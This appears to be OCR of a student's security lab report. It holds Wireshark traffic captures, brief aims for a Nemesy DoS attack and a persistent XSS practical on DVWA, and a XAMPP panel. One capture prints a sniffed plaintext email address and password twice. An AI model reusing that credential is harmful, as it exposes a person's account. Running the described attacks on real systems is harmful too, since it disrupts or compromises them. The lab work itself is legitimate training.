

*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
570 18.5025… 192.168.0.100 224.0.0.251 MDNS 96 Standard query 0x0000 PTR _spotify-social-listening._tcp.local, "QM" question
571 18.6058… 192.168.0.100 239.255.255.250 SSDP 167 M-SEARCH * HTTP/1.1
572 19.5068… 192.168.0.104 142.251.42.36 QUIC 255 Protected Payload (KP0), DCID=eea53f079927a2cd
573 19.6175… 142.251.42.36 192.168.0.104 QUIC 70 Protected Payload (KP0)
574 19.6175… 142.251.42.36 192.168.0.104 QUIC 1251 Protected Payload (KP0)
575 19.6175… 142.251.42.36 192.168.0.104 QUIC 119 Protected Payload (KP0)
576 19.6180… 192.168.0.104 142.251.42.36 QUIC 78 Protected Payload (KP0), DCID=eea53f079927a2cd
577 19.6514… 192.168.0.104 142.251.42.36 QUIC 75 Protected Payload (KP0), DCID=eea53f079927a2cd
578 19.6577… 142.251.42.36 192.168.0.104 QUIC 67 Protected Payload (KP0)
579 19.7315… 192.168.0.100 224.0.0.251 MDNS 87 Standard query 0x0000 PTR _spotify-connect._tcp.local, "QM" question
580 20.5227… TPLink_d2:03… AzureWaveTec_0… ARP 42 Who has 192.168.0.104? Tell 192.168.0.1
581 20.5228… AzureWaveTec… TPLink_d2:03:c6 ARP 42 192.168.0.104 is at 34:6f:24:0f:4f:25
582 20.6537… 192.168.0.100 239.255.255.250 SSDP 167 M-SEARCH * HTTP/1.1
583 20.7013… 192.168.0.104 142.251.42.36 QUIC 257 Protected Payload (KP0), DCID=eea53f079927a2cd
584 20.7058… 142.251.42.36 192.168.0.104 QUIC 70 Protected Payload (KP0)
585 20.7330… 192.168.0.104 142.251.42.36 QUIC 75 Protected Payload (KP0), DCID=eea53f079927a2cd
586 20.8815… 142.251.42.36 192.168.0.104 QUIC 1225 Protected Payload (KP0)
587 20.8815… 142.251.42.36 192.168.0.104 QUIC 113 Protected Payload (KP0)
588 20.8818… 192.168.0.104 142.251.42.36 QUIC 78 Protected Payload (KP0), DCID=eea53f079927a2cd
589 20.9031… 192.168.0.104 67.225.142.233 TCP 54 54209 → 443 [FIN, ACK] Seq=881 Ack=3331 Win=131840 Len=0
590 20.9033… 192.168.0.104 142.250.70.78 TCP 54 54218 → 443 [FIN, ACK] Seq=685 Ack=5476 Win=130304 Len=0
591 20.9035… 192.168.0.104 142.250.199.163 TCP 54 54219 → 443 [FIN, ACK] Seq=1128 Ack=1335 Win=129792 Len=0
592 20.9037… 192.168.0.104 54.88.142.53 TCP 54 54204 → 443 [FIN, ACK] Seq=1544 Ack=5965 Win=131840 Len=0
593 20.9074… 142.250.70.78 192.168.0.104 TCP 54 443 → 54218 [FIN, ACK] Seq=5476 Ack=686 Win=66816 Len=0
594 20.9074… 142.250.199.… 192.168.0.104 TCP 54 443 → 54219 [FIN, ACK] Seq=1335 Ack=1129 Win=68608 Len=0
595 20.9075… 192.168.0.104 142.250.70.78 TCP 54 54218 → 443 [ACK] Seq=686 Ack=5477 Win=130304 Len=0
596 20.9076… 192.168.0.104 142.250.199.163 TCP 54 54219 → 443 [ACK] Seq=1129 Ack=1336 Win=129792 Len=0
597 20.9103… 142.251.42.36 192.168.0.104 QUIC 67 Protected Payload (KP0)
[Stream index: 23]
[Conversation completeness: Complete, WITH_DATA (31)]
[TCP Segment Len: 1412]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 4068131056
[Next Sequence Number: 1413 (relative sequence number)]
Acknowledgment Number: 611 (relative ack number)
Acknowledgment number (raw): 184822766
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 261
Stream index (tcp.stream)
Packets: 36491 · Displayed: 36491 (100.0%) · Dropped: 0 (0.0%)
Profile: Default



accounts.spotify.com/en/login
Continue with Apple
Continue with phone number
Email or username
Email or username
Password
Password
Remember me
Log In
Forgot your password?
Don't have an account? Sign up for Spotify
This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.


*Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
88 11.4898100 192.168.0.101 208.82.16.68 HTTP 122 POST /main/authorization/doSignIn?target=http%3A%2F%2Fwww.gogo6.com%2F HTTP/1.1 (application/x-www-form-urlencoded)
90 11.7479490 192.168.0.1 239.255.255.250 SSDP 302 NOTIFY * HTTP/1.1
91 11.7481520 192.168.0.1 239.255.255.250 SSDP 311 NOTIFY * HTTP/1.1
92 11.7490970 192.168.0.1 239.255.255.250 SSDP 374 NOTIFY * HTTP/1.1
93 11.7492140 192.168.0.1 239.255.255.250 SSDP 370 NOTIFY * HTTP/1.1
94 11.7492970 192.168.0.1 239.255.255.250 SSDP 350 NOTIFY * HTTP/1.1
95 11.7503380 192.168.0.1 239.255.255.250 SSDP 382 NOTIFY * HTTP/1.1
96 11.7504410 192.168.0.1 239.255.255.250 SSDP 364 NOTIFY * HTTP/1.1
97 11.7505180 192.168.0.1 239.255.255.250 SSDP 302 NOTIFY * HTTP/1.1
98 11.7516130 192.168.0.1 239.255.255.250 SSDP 311 NOTIFY * HTTP/1.1
99 11.7517350 192.168.0.1 239.255.255.250 SSDP 374 NOTIFY * HTTP/1.1
100 11.7518140 192.168.0.1 239.255.255.250 SSDP 370 NOTIFY * HTTP/1.1
101 11.7528380 192.168.0.1 239.255.255.250 SSDP 350 NOTIFY * HTTP/1.1
102 11.7529390 192.168.0.1 239.255.255.250 SSDP 382 NOTIFY * HTTP/1.1
103 11.7530150 192.168.0.1 239.255.255.250 SSDP 364 NOTIFY * HTTP/1.1
107 11.9071740 208.82.16.68 192.168.0.101 HTTP 170 HTTP/1.1 302 Moved Temporarily
110 11.9140880 192.168.0.101 208.82.16.68 HTTP 339 GET / HTTP/1.1
149 13.9832110 208.82.16.68 192.168.0.101 HTTP 1490 HTTP/1.1 200 OK (text/html)
165 14.2075430 192.168.0.101 95.172.94.17 HTTP 584 GET /seg/r;a=p-874AVp33Bbtkg;rand=2253014413771182104 5;*http://www22.glam.com/cTagsImgCmd.act?gtid=5000000440&gcmd=setc&gexpires
174 14.2451000 192.168.0.101 23.35.107.232 HTTP 591 GET /gad/glamadapt_psrv.act?;ga_adb=ade;afid=183770529;_g_cv=2;sz=1x1;ga_check_url_info=yes;tt=1;&ga_url=http%3A//www.gogo6.com/
177 14.2949640 192.168.0.101 82.166.201.178 HTTP 791 GET /gad/glamadapt_psrv.act?;afid=183770529;zone=/;ord=572501075919717 6;sz=1x1;ga_slot=yes;gszd=-;gsz=728x90:1-300x250:2-;slot.1
185 14.3354360 95.172.94.17 192.168.0.101 HTTP 396 HTTP/1.1 302 Found
206 14.5233140 192.168.0.101 82.166.201.211 HTTP 507 GET /files/D*jRkBJZGXVU1ZKqiJobiK2AqRKdZwqcdZoRzjiXGOxJktieNutb-KXM8jMmz75cbFi4O6E2ABGPQgJOdeFrQdNMgZny88qC/1124631029.jpeg?widt
209 14.5266060 192.168.0.101 82.166.201.211 HTTP 583 GET /files/uErcoZ1KdnJwz3o7dc6G64Hhg3D57oqOAuzr8DCdj6tzNNV397Bhok7vYJCDX81mZKInrBvUwRArjwrAU27SmPeXckLAP3wb/Carsten.png?width=73
214 14.5276780 192.168.0.101 82.166.201.211 HTTP 514 GET /files/uErcoZ1KdnLsnvrAr0YvxAQpQCdYk3JTw3psYY2Lr5xHscGfnSFAzPWJuj85LPinGOesCZl1yurwnJ7DvJ83tvlNkJbCtpht/Patrick.png?width=73
215 14.5284050 192.168.0.101 82.166.201.211 HTTP 560 GET /files/G*FQiZBcgZOMXQMVqAFCzXQOwz2vqGfDGs3vtqf4WX4Qsn*w6udTLoVDw8L3LkZnSJHeT7N32mpvUd4Bw4DviFwB28SzKOem/1087350391.jpeg?xgip
Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
Ethernet II, Src: Tp-LinkT_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn_83:87:9c (b0:c5:54:83:87:9c)
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)
Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68
[3 Reassembled TCP Segments (1709 bytes): #86(1452), #87(189), #88(68)]
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
xg_token=&emailAddress=ajeetsngh480%40gmail.com&password=knighthorse
0000 b0 c5 54 83 87 9c c0 4a 00 1f 8a cd 08 00 45 00 ..T....J ......E.
0010 00 6c 5d a7 40 00 80 06 fb 40 c0 a8 00 65 d0 52 .l].@... .@...e.R
0020 10 44 e1 5e 00 50 c7 ba 31 15 ef eb dc ee 50 18 .D.^.P.. 1.....P.
Frame (122 bytes)
Reassembled TCP (1709 bytes)
File: "C:\Users\Ajeet\AppData\Local\Temp\...
Packets: 949 · Displayed: 117 (12.3%) · Dropped: 0 (0.0%)
Profile: Default


Frame 88: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
Ethernet II, Src: Tp-LinkT_1f:8a:cd (c0:4a:00:1f:8a:cd), Dst: D-LinkIn_83:87:9c (b0:c5:54:83:87:9c)
Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 208.82.16.68 (208.82.16.68)
Transmission Control Protocol, Src Port: 57694 (57694), Dst Port: http (80), Seq: 1642, Ack: 1, Len: 68
[3 Reassembled TCP Segments (1709 bytes): #86(1452), #87(189), #88(68)]
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
xg_token=&emailAddress=ajeetsngh480%40gmail.com&password=knighthorse

- Denial of Service (DoS) Attack:
    - Use Nemesy to launch a DoS attack against a target system or network.
    - Observe the impact of the attack on the target's availability and performance.








PRACTCAL NO. 6


AIM: Persistent Cross-Site Scripting Attack


- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.







Welcome :: Damn Vulnerable
localhost / 127.0.0.1 | phpMyAd
localhost/DVWA/index.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.
Disclaimer
We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
More Training Resources


XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Service Module PID(s) Port(s) Actions
Apache 21712 14460 80, 443 Stop Admin Config Logs
MySQL 22928 3306 Stop Admin Config Logs
FileZilla Start Admin Config Logs
Mercury Start Admin Config Logs
Tomcat Start Admin Config Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
22:55:57 [main] Initializing Control Panel
22:55:57 [main] Windows Version: Home 64-bit
22:55:57 [main] XAMPP Version: 8.2.12
22:55:57 [main] Control Panel Version: 3.3.0 [Compiled: Apr 6th 2021]
22:55:57 [main] You are not running with administrator rights! This will work for
22:55:57 [main] most application stuff but whenever you do something with services
22:55:57 [main] there will be a security dialogue or things will break! So think
22:55:57 [main] about running this application with administrator rights!
22:55:57 [main] XAMPP Installation Directory: "c:\xampp\"
